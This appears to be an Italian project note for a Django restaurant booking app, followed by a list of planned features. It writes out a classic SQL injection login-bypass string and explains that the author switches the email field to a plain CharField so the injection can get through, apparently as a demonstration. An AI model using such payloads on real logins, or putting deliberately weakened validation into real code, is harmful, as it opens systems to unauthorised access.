Nota Importante: per effettuare un attacco sql dove è possibile entrare inserendo nel campo dell'e-mail `' OR '1' = '1' --` ho bisogno di cambiare il campo dell'e-mail in

models.py da EmailField a CharField o un altro campo, questo perché EmailField di Django valida automaticamente che l'input sia formato nel modo corretto, per questo non è possibile usare `'OR '1'='1' –` oppure `@' OR '1'='1' –`

Implementazioni future:

- Aggiungere più informazioni nella schermata prenotazione utente, ovvero mostrare da dove viene la frutta, la tipologia di dessert e se una bevanda è alcolica o meno
- Negare la possibilità di effettuare prenotazione per i giorni successi, sarà possibile farla soltanto per il giorno attuale
- Migliorare le gestione dei tavoli
- Aggiungere un tasto che porti al riepilogo di una prenotazione effettuata per gli utenti
- Aggiungere le funzionalità dell'amministratore che non sono state implementate
- Aggiungere funzionalità nella pagina home principale